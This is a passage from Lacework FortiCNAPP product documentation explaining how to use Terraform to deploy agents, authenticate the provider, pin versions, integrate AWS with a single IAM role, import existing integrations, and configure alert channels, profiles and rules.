  # https://docs.lacework.net/onboarding/agent-server-url#agent-server-url
  #lacework_server_url   = "<agent-server-url>"

  # Provide your Kubernetes cluster name as it is defined in your Cloud Provider.
  lacework_cluster_name   = "<kubernetes-cluster-name>"

  # Set lacework_cluster_exclusive to true if you only want a Configuration Compliance
integration.
  # Default is false.

  #lacework_cluster_exclusive = <config-compliance-only>

  enable_cluster_agent    = true
  lacework_cluster_region = data.google_client_config.current.region
  lacework_cluster_type   = "gke"
}
```

1. Open an editor and create a file called `main.tf`.
2. Copy/Paste the code snippet above into the `main.tf` file and save the file.
3. Run `terraform plan` and review the changes that will be applied.

4. Once satisfied with the changes that will be applied, run `terraform apply -auto-approve` to execute Terraform.

Validate the Changes

After Terraform executes, you can use `kubectl` or check the Lacework FortiCNAPP Console to validate the DaemonSet is deployed successfully:

- Run the following `kubectl` command:

```
kubectl get pods -n lacework -o wide
```

- Go to *Workloads > Kubernetes* in the Lacework FortiCNAPP Console.
  In the *Behavior* section, click *Pod network* and then *Pod activity*.

All Node Collector and Cluster Collector pods have a naming convention that includes `lacework-agent-*` and `lacework-agent-cluster-*` respectively.

Troubleshooting

See Kubernetes Troubleshooting for help with this integration.

Terraform for Lacework FortiCNAPP

This topic provides a foundational overview of using Terraform to manage the configuration of Lacework FortiCNAPP and integrations with public cloud providers, and other services.

For organizations that have adopted Hashicorp Terraform for automation, Fortinet Inc. maintains the following open source projects on the Terraform Registry for automating the Lacework FortiCNAPP platform and integrations between Lacework and public cloud environments:

- Terraform provider for Lacework - The Terraform provider for Lacework is a collection of custom resources for managing the configuration of the Lacework FortiCNAPP platform as code.
- Terraform modules - A collection of Terraform modules for integrating AWS, Google Cloud, and Azure public cloud environments.

The purpose of the Lacework Terraform provider and modules is to enable you to manage all aspects of Lacework FortiCNAPP using automation in a manner that is fast, efficient, and secure.

Before starting with Terraform for Lacework FortiCNAPP

Before using any of the Terraform projects for Lacework FortiCNAPP, it is helpful to have a solid understanding of how Terraform works, including writing plans, configuring Terraform providers, and using Terraform modules developed by Hashicorp and the Terraform community.

If you are new to Terraform and want to learn the basics, Hashicorp has excellent documentation on getting started with Terraform.

Terraform version support

Lacework Terraform projects support the latest `1.x` version of Terraform and prior three minor versions. See Terraform releases for the latest version.

Older versions of Terraform may still work but we do not recommend using them as they are not actively tested.

Telemetry

For information on the telemetry collected by Lacework, see Telemetry in the Lacework FortiCNAPP CLI Reference.

Related topics

The following topics introduce specific use cases for Terraform for Lacework:

- AWS integration using Terraform on page 124
- Azure integration using Terraform on page 256
- Google Cloud integration using Terraform on page 307
- OCI integration using Terraform on page 389
- Installing Linux agent on Kubernetes on page 880
- Installing on AWS EC2 with Terraform and AWS Systems Manager on page 818
- Manage alert channels with Terraform on page 440
- Configuring alert profiles with Terraform on page 442
- Manage alert rules with Terraform on page 443
- Managing resource groups with Terraform on page 447

Getting started with Terraform for Lacework FortiCNAPP

This topic describes how to get started using Hashicorp Terraform to configure and manage Lacework FortiCNAPP.

Configuration

The Terraform provider for Lacework FortiCNAPP must be configured to authenticate with a Lacework FortiCNAPP account.

Creating an API key

The Terraform provider for Lacework FortiCNAPP requires an API key and secret to authenticate with Lacework FortiCNAPP. Account administrators can create API keys through the console. For more information, see API keys on page 2283.

1. Log in to the console.
2. Click *Settings* > *Configuration* > *API keys*.
3. Click *Add New*.
4. Enter a name for the key. Optionally, enter a description.
5. Click *Save*.
6. In the actions menu for the new API key, click *Download* to save the API key file locally.

The API key contains `keyId`, `secret`, `subAccount`, and `account`, as follows:

```
{
 "keyId": "ACCOUNT_ABCEF01234559B9B07114E834D8570F567C824039756E03",
 "secret": "_abc1234e243a645bcf173ef55b837c19",
 "subAccount": "subaccount",
 "account": "myaccount.lacework.net"
}
```

Configure using the Lacework FortiCNAPP CLI (recommended)

The Terraform provider for Lacework FortiCNAPP can leverage configuration from the Lacework FortiCNAPP CLI.

Installing the Lacework FortiCNAPP CLI generates a configuration file named `.lacework.toml` that stores API keys for any accounts you configured. See Install the Lacework FortiCNAPP CLI in the Lacework FortiCNAPP CLI Reference.

The configuration file is saved in the following default location:

- Linux and OS X - `$HOME/.lacework.toml`
- Windows - `%USERPROFILE%\.lacework.toml`

You can manage the configuration file using the Lacework FortiCNAPP CLI. This method also supports a profile configuration and matching `LW_PROFILE` environment variable.

```
provider "lacework" {
  profile = "custom-profile"
}
```

Organization accounts

A Lacework FortiCNAPP organization can contain multiple accounts so you can manage components such as alerts, resource groups, team members, and audit logs at a more granular level inside an organization. A team member may have access to multiple accounts and can easily switch between them.

Use the `subaccount` argument to switch to a different account inside your Lacework FortiCNAPP organization.

The following example shows a `default` profile that has access to the primary account named `my-company`:

```
# Example .lacework.toml - Config for Lacework CLI

[default]
  account = "my-company"
  api_key = "my-api-key"
  api_secret = "my-api-secret"
  version = 2
```

To access your subaccount named `business-unit`, specify the `subaccount` argument.

```
## Example main.tf
provider "lacework" {
  alias = "primary"
}

provider "lacework" {
  alias      = "business-unit"
  # This uses the same default profile but points to a subaccount
  subaccount = "business-unit"
}
```

From there, you can pass the `alias` meta-argument to any resource to switch between accounts:

```
resource "lacework_alert_channel_slack" "primary_critical" {
  provider = lacework.primary
  # ...
}
```

```
resource "lacework_alert_channel_slack" "business_unit_critical" {
  provider = lacework.business-unit
  # ...
}
```

For more information on using `alias` to configure multiple providers, see Multiple Provider Configurations on the Terraform documentation site.

Environment variables

You can provide your credentials via the `LW_ACCOUNT`, `LW_API_KEY`, and `LW_API_SECRET` environment variables. These variables represent your Lacework FortiCNAPP account subdomain of URL, Lacework FortiCNAPP API access key, and Lacework FortiCNAPP API access secret, respectively.

```
provider "lacework" {}
```

```
export LW_ACCOUNT="my-account"
export LW_API_KEY="my-api-key"
export LW_API_SECRET="my-api-secret"
```

```
$Env:LW_ACCOUNT = "my-account"
$Env:LW_API_KEY = "my-api-key"
$Env:LW_API_SECRET = "my-api-secret"
```

Static Credentials

You can provide static credentials by adding the `account`, `api_key`, and `api_secret` in-line in the Lacework FortiCNAPP provider block:

```
provider "lacework" {
  account    = "my-account"
  api_key    = "my-api-key"
  api_secret = "my-api-secret"
}
```

Hard coding credentials into any Terraform configuration is not recommended. Secrets could be leaked by committing hard-coded credentials to a public version control system.

See Protect sensitive input variables in the Terraform documentation.

Organization Level Access

Organization administrators can access organization level data sets by setting the `organization` argument to `true`.

```
provider "lacework" {
  organization = true
}
```

When accessing organization level data sets, the `subaccount` argument is ignored.

This type of configuration is intended for managing resources such as alerts, resource groups, team members, and cloud accounts at the organization level.

Version pinning

Lacework FortiCNAPP Terraform projects are under heavy development with frequent releases. It is important to create a strategy for upgrading and testing new releases within your environment to avoid unintentional changes due to new features or new functionality. This is especially important if you plan to run Terraform continuously using a CI/CD pipeline.

We recommend using pessimistic version constraints for Lacework FortiCNAPP Terraform projects. This ensures that you will get minor updates, which include big fixes and minor changes, while avoiding version upgrades that could result in breaking changes.

For example, the following `required_providers` block shows how to limit the Terraform provider for Lacework FortiCNAPP to 1.15.x versions, up to 2.x.x:

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.15"
    }
  }
}

provider "lacework" {
  # Configuration options
}
```

The following example shows how to pin to a specific version of the Terraform provider for Lacework FortiCNAPP:

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
```

```
      version = "0.3.1" # Version is pinned to 0.3.1
    }
  }
}

provider "lacework" {
  # Configuration options
}
```

Single role Terraform deployment

Fortinet Inc. provides numerous Terraform modules that you can use to set up and manage the integration with your cloud service providers. These include, for example, modules for integrating with AWS Cloudtrail, configuration, ECS, and more.

Each Terraform module is designed to run in standalone fashion, encapsulating any dependencies required to apply its configuration. Accordingly, each module creates an IAM role under which it runs. Applying multiple Terraform modules independently results in the creation of multiple AWS IAM roles, one for each Terraform module.

You can avoid this creation of multiple IAM roles—and better coordinate multiple integrations—by creating a configuration file that specifies the Terraform modules you want to apply and the IAM role under which you want them to be applied.

This topic describes how to create such a Terraform configuration for AWS integrations. While this topic does not cover other cloud providers, the techniques shown here can apply to other cloud providers.

Use an existing role

The Terraform language provides a declarative language for provisioning and managing infrastructure. To manage your integrations, you can specify a new root configuration that defines the IAM user and the child modules to apply.

In Terraform code, you can create a role using the Lacework iam-role module as follows:

```
module "iam_role" {
  source  = "lacework/iam-role/aws"
  version = "~> 0.4"
}
```

Then, to reuse the role, in each module definition specify the use of the existing role, identified by its `external_id` and `name` properties, as follows:

```
  use_existing_iam_role = true
  iam_role_external_id  = module.iam_role.external_id
  iam_role_name         = module.iam_role.name
```

By setting `use_existing_iam_role` to `true`, you direct Terraform to use the role created with the iam-role module.

The following section lists the complete sample code demonstrating this technique for integrating multiple modules.

Complete Terraform AWS configuration EXAMPLE

The following Terraform configuration example represents a complete Lacework FortiCNAPP integration using a single IAM role.

You can use this code as a model for your own Lacework FortiCNAPP Terraform configuration.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.15"
    }
  }
}

# Required inputs
variable "ecs_cluster_arns" {
  type        = list(string)
  description = "List of ARNs of the ECS clusters in which to deploy the Lacework agent"
  default = []
}
variable "eks_cloudwatch_regions" {
  type        = list(string)
  description = "A set of regions, to allow Cloudwatch Logs to be streamed from"
  default     = ["us-west-2"]
}
variable "ec2_agent_deployment_filter_tags" {
  type = map(list(string))
  description = "The list of tags (key:values) used to deploy the Lacework agent on EC2
instances"
  default = {
    environment = ["Testing"]
  }
}

# For configuration options
# See https://registry.terraform.io/providers/lacework/lacework/latest/docs
provider "lacework" {}
provider "aws" {}

module "iam_role" {
  source  = "lacework/iam-role/aws"
  version = "~> 0.4"
}

module "config" {
  source  = "lacework/config/aws"
  version = "~> 0.13"

  use_existing_iam_role = true
```

```
  iam_role_external_id  = module.iam_role.external_id
  iam_role_name         = module.iam_role.name
}
module "cloudtrail" {
  source  = "lacework/cloudtrail/aws"
  version = "~> 2.8"

  use_existing_iam_role = true
  iam_role_external_id  = module.iam_role.external_id
  iam_role_name         = module.iam_role.name
}
module "ecr" {
  source  = "lacework/ecr/aws"
  version = "~> 0.9"

  use_existing_iam_role = true
  iam_role_external_id  = module.iam_role.external_id
  iam_role_name         = module.iam_role.name
}
resource "lacework_agent_access_token" "ecs" {
  name        = "tf-deployment"
  description = "ecs deployment via Terraform"
}
module "ecs-agent" {
  for_each = toset(var.ecs_cluster_arns)

  source  = "lacework/ecs-agent/aws"
  version = "~> 0.4"

  use_existing_iam_role = true
  iam_role_name         = module.iam_role.name
  lacework_access_token = lacework_agent_access_token.ecs.token
  ecs_cluster_arn       = each.value
}
module "eks-audit-log" {
  source  = "lacework/eks-audit-log/aws"
  version = "~> 1.1"

  use_existing_cross_account_iam_role = true
  iam_role_external_id                = module.iam_role.external_id
  iam_role_arn                        = module.iam_role.arn
  cloudwatch_regions                  = var.eks_cloudwatch_regions
}
module "agentless-scanning" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.13"

  global   = true
  regional = true
  use_existing_cross_account_role = true
  cross_account_role_name         = module.iam_role.name
  cross_account_role_arn          = module.iam_role.arn
```

```
  external_id                     = module.iam_role.external_id
}
# (Optional) Agent deployment on EC2 instances via SSM
resource "lacework_agent_access_token" "ssm_deployment" {
  name        = "ssm-deployment"
  description = "Used to deploy agents using AWS System Manager"
}
module "ssm_agent_install" {
  source  = "lacework/ssm-agent/aws"
  version = "~> 0.10"

  lacework_access_token = lacework_agent_access_token.ssm_deployment.token
}
locals {
  ec2_tag_filters = [for key, values in var.ec2_agent_deployment_filter_tags : format
("%#v", {
    Key    = key
    Values = [ values ]
  })]
}
resource "aws_resourcegroups_group" "testing" {
  name = "Testing"

  resource_query {
    query = jsonencode({
      ResourceTypeFilters = [
        "AWS::EC2::Instance"
      ]

      TagFilters = local.ec2_tag_filters
    })
  }

  tags = {
    billing = "testing"
    owner   = "myself"
  }
}

resource "aws_ssm_association" "lacework_aws_ssm_agents_install_testing" {
  association_name = "install-lacework-agents-testing-group"

  name = module.ssm_agent_install.ssm_document_name

  targets {
    key = "resource-groups:Name"
    values = [
      aws_resourcegroups_group.testing.name,
    ]
  }

  compliance_severity = "HIGH"
```

```
}
```

Use the example configuration

To use the sample configuration, create a directory in the environment from which you intend to run Terraform. Add a `main.tf` file to the directory and paste the sample code into it.

The procedure for this examples is as follows:

1. Add variable values.
2. Remove unneeded modules.
3. Verify Terraform setup.
4. Apply the configuration.

Modify a few elements of the example, as follows.

Add variable values

This example configuration first declares three input variables used to integrate with Amazon ECS and EKS. If you are integrating those resources, provide values for the variables:

- If installing Lacework FortiCNAPP agents on AWS ECS, add the ARNs of the clusters to integrate to the `ecs_cluster_arns` variable definition. For example:

```
variable "ecs_cluster_arns" {
  type        = list(string)
  description = "List of ARNs of the ECS clusters in which to deploy the Lacework
agent"
  default = ["arn:aws:ecs:us-west-2:123456789012:cluster/default"]
}
```

- If integrating EKS, modify the region if needed. Separate multiple regions by comma:

```
variable "eks_cloudwatch_regions" {
  type        = list(string)
  description = "A set of regions, to allow Cloudwatch Logs to be streamed from"
  default     = ["us-west-2", "us-west-1", "us-east-1"]
}
```

- If deploying agents to EC2 instances, you can specify the EC2 instances on which to deploy agents based on EC2 tags. Use `ec2_agent_deployment_filter_tags` to specify the key-value pairs of tags that identify EC2 instances on which to install the Lacework FortiCNAPP agent. For example:

```
variable "ec2_agent_deployment_filter_tags" {
  type = map(list(string))
  description = "The list of tags (key:values) used to deploy the Lacework agent on EC2
instances"
```

```
  default = {
    environment = ["dev", "qa"]
    orgunit     = ["finapp"]
  }
}
```

Remove unneeded modules

The sample configuration shows examples of a complete AWS integration, not all of which may be relevant to your requirements. Remove any modules that are not relevant.

Verify Terraform setup

Before running your Terraform configuration, verify the following:

- You have met the prerequisites as described in Getting started with Terraform for Lacework FortiCNAPP on page 422.
- You have configured the credentials of a service user with Lacework FortiCNAPP administrator access. Terraform can use the credentials that are configured for the CLI. See Configure Using the Lacework FortiCNAPP CLI for more information.
- Your cloud client environment is configured with the credentials of a user who has sufficient permissions for performing the operations specified in the configuration. For AWS, you need to have AWS account administrator permissions.

Apply the configuration

When finished modifying the configuration for your requirements, run `terraform init` and then `terraform plan`. Review the changes shown by the plan output.

Run `terraform apply` to apply the configuration.

See the Terraform CLI documentation for general information on using Terraform.

Manage cloud integrations with Terraform

This topic provides an overview of using Terraform to integrate cloud providers with Lacework FortiCNAPP.

For organizations that have adopted Hashicorp Terraform for automation, Fortinet Inc. maintains the following open source projects on the Terraform Registry for automating the Lacework FortiCNAPP platform. The Terraform provider offers a growing collection of custom resources to manage the configuration of the Lacework FortiCNAPP platform. If you are new to the Terraform provider for Lacework, see Terraform for Lacework FortiCNAPP on page 420.

About integrating cloud providers

Integrating your cloud provider with your Lacework FortiCNAPP account provides compliance monitoring and reporting, as well as monitoring for security using the cloud provider logs. Compliance identifies any configuration best practices violations that exist in your environment and notifies you. This helps you understand configurations and audit controls so you deploy cloud resources that adhere to best practices. Additionally, Lacework FortiCNAPP ingests AWS CloudTrail, Azure activity logs, and Google Cloud audit logs to provide detailed alerts for anomalous behavior.

Lacework FortiCNAPP supports multiple integration methods that use Terraform.

Guided configuration

Guided configuration is a wizard-like interface that takes your input and generates a script that downloads and sets up all necessary CLI and Terraform components to create the cloud integration non-interactively. You can run the generated bundle from your cloud provider's Cloud Shell or any host supported by Terraform. Guided configuration supports most common integration scenarios.

For detailed information about using guided configuration, see the following topics:

- AWS Integration - Guided Configuration on page 129
- Azure Integration - Guided Configuration on page 261
- Google Cloud Integration - Guided Configuration on page 312

Lacework FortiCNAPP CLI

The Lacework FortiCNAPP CLI provides commands for integrating your cloud provider.

For detailed information about using the Lacework FortiCNAPP CLI, see the following topics:

- `lacework generate cloud-account aws`
- `lacework generate cloud-account azure`
- `lacework generate cloud-account gcp`
- `lacework generate cloud-account oci`

Terraform

You can choose to create the `main.tf` file manually and then run Terraform from any host supported by Terraform or you can run Terraform from your cloud provider's Cloud Shell. The manual Terraform method may be required for complex integration scenarios.

For detailed information about creating and running the `main.tf` file manually, see the following topics:

- AWS Integration - Terraform from AWS CloudShell on page 134
- AWS Integration - Terraform from Any Supported Host on page 144
- Azure Integration - Terraform from Azure Cloud Shell on page 265
- Azure Integration - Terraform from Any Supported Host on page 273
- Storage-Based Google Cloud Integration - Terraform from Google Cloud Shell on page 342
- Storage-Based Google Cloud Integration - Terraform from Any Supported Host on page 350
- OCI integration using Terraform on page 389

Maintain cloud integrations with Terraform

Lacework FortiCNAPP collects, processes, and then analyzes the data it collects from the environments where it is deployed. Lacework FortiCNAPP uses this data to establish baselines, detect anomalies, generate reports, and more. You can create queries against the dataset for ad hoc investigation or to create custom policies.

See Datasource Metadata for more information about available datasources.

Lacework FortiCNAPP regularly expands this dataset by collecting data from new services or using additional APIs of services that are already monitored. The cloud APIs invoked for these services often require additional permissions for the cloud roles. Accordingly, administering Lacework FortiCNAPP involves monitoring and occasionally updating your integration to allow for new datasources.

An indication that you may need to update your cloud account integration is the occurrence of `CSPAccessDeniedError` errors in Lacework FortiCNAPP, which indicates that Lacework FortiCNAPP is unable to access a resource.

To keep your Lacework FortiCNAPP integration up to date, we recommend using Terraform. The cloud configuration script is regularly updated to incorporate the latest required cloud permissions. Run the script regularly to apply the latest changes.

The following procedures describes how to apply the configuration Terraform script to maintain your integration.

- Add a cloud integration to Terraform management on page 436: Use this procedure if you have not already used Terraform for the cloud integration.
- Update an integration under Terraform management on page 439: Use this procedure if your cloud account is already under Terraform management.

These procedures apply to AWS configuration integrations only (that is, of type `AwsCfg`), not to CloudTrail or other types of integrations.

Prerequisites

To perform the steps described in this topic, you will need:

- Terraform installed.
- The Lacework FortiCNAPP CLI installed and configured.
- Access to the integrated AWS account.

For more information on these topics, see Get Started with Terraform for Lacework.

Add a cloud integration to Terraform management

Lacework FortiCNAPP provides various ways to create an AWS integration. This procedure describes how to add an integration that was created through another method, such as manually or with CloudFormation, to Terraform and then to apply an upgrade.

1. Gather information.
2. Configure and run the Terraform script.

Gather information

To add an integration to Terraform, you will need the integration name and information about the user associated with the account.

To get this information, follow these steps:

1. From a terminal with the Lacework FortiCNAPP CLI installed and configured, run the following command to see a list of existing integrations:

   ```
   lacework cloud-accounts list
   ```

   The output lists the cloud account integrations, such as the following:

   ```
              CLOUD ACCOUNT GUID                          NAME               TYPE
   STATUS     STATE
   ------------------------------------------------+--------------------+----------+--------
   --+----------
   DEV81383_BBB2ADFFD89DAFA1750A205A77816B84       dev8-doc              AwsCfg
   Enabled    Ok
   DEV81383_4AA069C2D122BB0AB1F1E58F5B97AF29       dev-qa                OciCfg
   Enabled    Ok
   DEV81383_215A13612BC532418965C1B9099D9FE0       dev-doc230405         OciCfg
   Enabled    Ok
   DEV81383_A3D15CFF7AAFFD202357AD59154153AD       dev7-doc              AwsCfg
   Enabled    Ok
   DEV81383_193B0E884D4E0F2D63D6478BDF4C94C8       dev6-doc              AwsCfg
   Enabled    Ok
   ```

2. Note the cloud account GUID for the integration you want to add to Terraform management.
3. Get details for the integration you want to put under Terraform using the `lacework cloud-account show` command, passing it the cloud account GUID you just noted, for example:

   ```
   lacework cloud-account show DEV81383_BBB2ADFFD89DAFA1750A205A77816B84
   ```

   This produces output such as the following:

   ```
                     CLOUD ACCOUNT GUID              NAME        TYPE    STATUS    STATE
   ------------------------------------------------+-------------+--------+---------+--------
   DEV81383_BBB2ADFFD89DAFA1750A205A77816B84       dev8-doc    AwsCfg   Enabled   Ok
   ```

```
                                    DETAILS
--------------------------------------------------------------------------------
    AWS ACCOUNT ID          249446771485
    EXTERNAL ID             lweid:aws:v2:your-account:249446771485:dkl31.09ip
    LAST SUCCESSFUL STATE   2023-05-02T12:17:51-07:00
    ROLE ARN                arn:aws:iam::249446771485:role/lw-doc-test-config
    STATE DETAILS           {}
    STATE UPDATED AT        2023-05-02T12:17:51-07:00
    UPDATED AT              2023-11-10T01:02:42.641Z
    UPDATED BY              user@example.com
```

4. Note these values from the output:
   - INTEGRATION NAME (`dev8-doc`, in the example)
   - EXTERNAL ID (such as `lweid:aws:v2:your-account:249446771485:dkl31.09ip`)
   - ROLE ARN, (such as `arn:aws:iam::249446771485:role/lwrm-test-config`)
   - ROLE NAME, which is included in the ROLE ARN (such as `lw-doc-test-config`)

   You will use these values in the next step.

Configure and run the Terraform script

1. Create a new directory for the Terraform code, for example:

```
mkdir lacework-config-integration
```

2. Change to the new directory:

```
cd  lacework-config-integration
```

3. In the directory, create the `main.tf` file and populate it with the following code:

```
terraform {
    required_providers {
        lacework = {
            source = "lacework/lacework"
        }
    }
}

provider "lacework" {}
provider "aws" {}

module "aws_config" {
    source  = "lacework/config/aws"
    version = "~> 0.13"
    use_existing_iam_role = true
    iam_role_arn          = "ROLE_ARN"
    iam_role_name         = "ROLE_NAME"
    iam_role_external_id  = "EXTERNAL_ID"
```

```
    lacework_integration_name = "INTEGRATION_NAME"
}
```

Replace the placeholder values (`ROLE_ARN`, `ROLE_NAME`, `EXTERNAL_ID`, `INTEGRATION_NAME`) with the values you gathered in step 1. For example:

```
terraform {
    required_providers {
        lacework = {
            source = "lacework/lacework"
        }
    }
}

provider "lacework" {}
provider "aws" {}

module "aws_config" {
    source  = "lacework/config/aws"
    version = "~>0.13"

    use_existing_iam_role = true
    iam_role_arn          = "arn:aws:iam::249446771485:role/lw-doc-test-config"
    iam_role_name         = "lw-doc-test-config"
    iam_role_external_id  = "lweid:aws:v2:your-account:249446771485:dkl31.09ip"
    lacework_integration_name = "dev8-doc"
}
```

4. Replace the version (`0.13`) with the version of the Lacework FortiCNAPP config module that you want to apply. See Lacework config in the Terraform registry for the current version. The sample above uses pessimistic constraint operator to pin the version to 0.13.*n*. Major version increments may include breaking changes. Review the module readme for more information.
5. If your Lacework FortiCNAPP deployment uses subaccounts, you may need to modify the `lacework` provider line by adding the subaccount that you want to integrate. For example, the following shows a subaccount named `qa_team` in the `lacework` organization:

```
    provider "lacework" {
        subaccount = "qa_team"
    }
```

6. Save and close the `main.tf` file, and initialize the directory with the following command:

```
terraform init -upgrade
```

7. Run the Terraform import command, passing it the cloud account GUID for the integration you want to import.

   For example:

```
terraform import module.aws_config.lacework_integration_aws_cfg.default DEV81383_
BBB2ADFFD89DAFA1750A205A77816B84
```

8. Review and apply the Terraform plan by running the following commands:

```
terraform plan
terraform apply
```

The resource manager collects data for new services the next time it runs. After bringing your cloud integrations under Terraform management, you can use the instructions in Update an integration under Terraform management on page 439 to maintain them in the future.

Update an integration under Terraform management

If your Lacework FortiCNAPP integration is already under Terraform management, you can use the following steps to regularly update your deployment. These steps assume that you have access to the Terraform script used to deploy your integration.

1. Compare the current version of the Lacework config module in the Terraform registry to the version indicated in your Terraform script. If needed, update your Terraform to the desired version. If upgrading by a major version, say between 0.12 to 0.13, note that the upgrade may contain breaking changes. Review the module readme for more information.

   In your Terraform script, change the version to the desired target version. The version appears similar to the following:

   ```
   version = "~>0.13"
   ```

   To upgrade across minor versions, for example, from 0.13.0 to 0.13.1, no changes are needed. To upgrade across major versions, such as from 0.13.1 to 0.14.0 and if you are using a version constraint as in the example, update the version indicated.
2. You can now apply the Terraform script by running these commands:

   ```
   terraform init -upgrade
   terraform plan
   terraform apply
   ```

   The resource manager collects data for new services the next time it runs.

Manage alert channels with Terraform

This topic provides a foundational overview for using Terraform to configure and manage alert channels.

For organizations that have adopted Hashicorp Terraform for automation, Fortinet Inc. maintains the following open source projects on the Terraform Registry for automating the Lacework FortiCNAPP platform. The Terraform provider offers a growing collection of custom resources to manage the configuration of the Lacework FortiCNAPP platform. If you are new to the Terraform provider for Lacework, read the Terraform for Lacework FortiCNAPP Overview.

About Lacework FortiCNAPP Alert Channels

Lacework FortiCNAPP combines alert channels and alert rules to provide a flexible method for routing alerts. For alert channels (outgoing integrations), you define information about where to send alerts, such as to Jira or Slack. For alert rules, you define information about which alert types to send, such as critical and high severity compliance alerts. This two-part method provides the flexibility to define multiple channels and multiple rules and then have each rule use the channels you specify.

For example, you could define three channels in Lacework: email, Jira, and Slack. Then you can define multiple rules: critical severity alerts, high severity network and compliance alerts, high and medium alerts, and low and info alerts. Then select the appropriate channel(s) for each alert.

For more information about alert rules, see Managing Alert Rules with Terraform.

Configuring Alert Channels with Terraform

The following topics provide examples of configuring Lacework FortiCNAPP alert channels with Terraform.

- Creating an Amazon CloudWatch alert channel using Terraform on page 2121.
- Creating an Amazon S3 data export using Terraform on page 2330.
- Creating a Lacework FortiCNAPP Cisco Webex Teams alert channel using Terraform on page 2138
- Creating a Lacework FortiCNAPP Datadog alert channel using Terraform on page 2141
- Creating a Lacework FortiCNAPP Google Cloud Pub/Sub Alert Channel Using Terraform on page 2156
- Creating a Lacework FortiCNAPP IBM QRadar alert channel using Terraform on page 2160
- Creating a Lacework FortiCNAPP Jira Cloud or server alert Channel using Terraform on page 2169
- Creating a Lacework FortiCNAPP Jira Cloud or server alert Channel using Terraform on page 2169
- Creating a Lacework FortiCNAPP Microsoft Teams alert channel using Terraform on page 2172
- Creating a Lacework FortiCNAPP New Relic alert channel using Terraform on page 2174
- Creating a Lacework FortiCNAPP PagerDuty alert channel using Terraform on page 2179
- Creating a Lacework FortiCNAPP ServiceNow alert channel using Terraform on page 2181
- Creating a Slack alert channel using Terraform on page 2183

- Creating a Lacework FortiCNAPP Splunk alert channel using Terraform on page 2185
- Creating a Lacework FortiCNAPP VictorOps alert channel using Terraform on page 2189
- Creating a Lacework FortiCNAPP webhook alert channel using Terraform on page 2192

Configuring alert profiles with Terraform

An alert profile is a set of metadata that defines how LQL queries get consumed into alerts. See the Alert Profile Overview in the Lacework FortiCNAPP API Reference for more details.

The alert profile resource accepts the following properties:

- `name`: The alert profile name uniquely identifies the profile. It cannot start with 'LW_' as this is reserved for Lacework FortiCNAPP profiles.
- `extends`: The name of the existing alert profile that this profile extends.
- `alert`:The list of alert templates.

All three properties are required.

Alert

`alert` supports the following arguments:

- `name` - (Required) The name that policies use to refer to this template when generating alerts.
- `event_name` - (Required) The name of the resulting alert.
- `description` - (Required) The summary of the resulting alert.
- `subject` - (Required) A high-level observation of the resulting alert.

```
resource "lacework_alert_profile" "example" {
  name    = "CUSTOM_PROFILE_TERRAFORM_TEST"
  extends = "LW_CFG_GCP_DEFAULT_PROFILE"

  alert {
    name        = "Violation"
    event_name  = "LW Configuration GCP Violation Alert"
    subject     = "{{_OCCURRENCE}} violation detected in project {{PROJECT_ID}}"
    description = var.alert_description
  }
}
```

See additional information on the `lacework_alert_profile` resource at Terraform Registry.

Manage alert rules with Terraform

This topic provides an overview of using Terraform to configure and manage alert rules.

About alert rules

Alert rules route events to the appropriate people or tools.

Alert rules use alert channels and, optionally, resource groups. Before continuing, ensure you understand both topics.

An alert rule has three parts:

- Alert channels that should receive the event notification.
- Event severity and categories to include.
- Resource groups containing the subset of your environment to consider.

Use cases include:

- Routing compliance events separately from runtime events.
- Sending high severity alerts to on-call personnel.
- Notifying teams for only the subset of the infrastructure they manage.

Configuring alert rules with Terraform

The remainder of this topic assumes all resource groups and alert channels are configured with Terraform. Though it is possible to configure only the alert rules with Terraform, it is best to use Terraform for all three.

The following subsections provide examples of configuring Lacework FortiCNAPP alert rules with Terraform.

- Basic Alert Rule
- Alert Rule for Specific AWS Account (via resource group)
- Alert Rule for Specific Event Type
- Multiple Alert Rules for Intelligent Routing

Basic alert rule EXAMPLE

This example creates a simple email alert channel and then creates a new alert rule. Note that the alert rule uses the ID of the email alert channel in its definition.

The alert rule accepts the following required properties:

- `name`: This is the friendly name displayed in the Lacework FortiCNAPP Console.
- `alert_channels`: List of alert channel IDs.
- `severities`: List of the event severities that should be sent to the alert channel.

See full details for property types and their values at Terraform Registry.

This new rule ensures that all event types from all resources are sent to the specified email, provided the event is of medium or higher severity.

```
resource "lacework_alert_channel_email" "event_notifications" {
  name       = "All Event Notifications"
  recipients = [ "email@domain.com" ]
}

resource "lacework_alert_rule" "all_events" {
  name           = "Alert Rule for All Events"
  severities     = ["High", "Medium"]
  alert_channels = [lacework_alert_channel_email.event_notifications.id]
}
```

Alert rule for a specific AWS account

This example creates a new alert rule that alerts the supplied alert channel *only* if the source event came from the specified AWS account in the resource group. The example first defines a resource group, an email alert channel, and the alert rule using the previous two resources as input.

The alert rule accepts the following properties:

- `name`: This is the friendly name displayed in the Lacework FortiCNAPP Console
- `alert_channels`: List of alert channel IDs
- `severities`: List of the event severities that should be sent to the alert channel
- `resource_groups`: List of resource group IDs; only events that originate from items contained in this resource group will be sent

See full details for property types and their values at Terraform Registry.

The result of this new rule is that only events sourced from the AWS account `123456789011` whose severity is medium or high will notify the alert channel.

```
resource "lacework_resource_group_aws" "prod_aws_account" {
  name     = "Production AWS Resources"
  accounts = ["123456789011"]
}
```

```
resource "lacework_alert_channel_email" "prod_notification" {
  name       = "Production Notification Channel"
  recipients = [ "email@domain.com" ]
}

resource "lacework_alert_rule" "prod_aws" {
  name            = "Prod AWS Account Notification"
  severities      = ["High", "Medium"]
  alert_channels  = [lacework_alert_channel_email.prod_notification.id]
  resource_groups = [lacework_resource_group_aws.prod_aws_account.id]
}
```

Alert rule for a specific event type

Lacework FortiCNAPP generates events for many categories, for example, `Compliance` or `Cloud Activity`. In this example, the new alert rule will notify only if the event is of the correct type. The example below first creates an email alert channel and then a new rule and limits the event category to `Compliance`.

The alert rule accepts the following properties:

- `name`: This is the friendly name displayed in the console.
- `alert_channels`: List of alert channel IDs.
- `severities`: List of the event severities that should be sent to the alert channel.
- `event_categories`: List of the types of events to send to this alert channel.

See full details for property types and their values at Terraform Registry.

```
resource "lacework_alert_channel_email" "compliance_events" {
  name       = "Compliance Events"
  recipients = [ "email@domain.com" ]
}

resource "lacework_alert_rule" "compliance_events" {
  name             = "All Compliance Events"
  severities       = ["High", "Medium"]
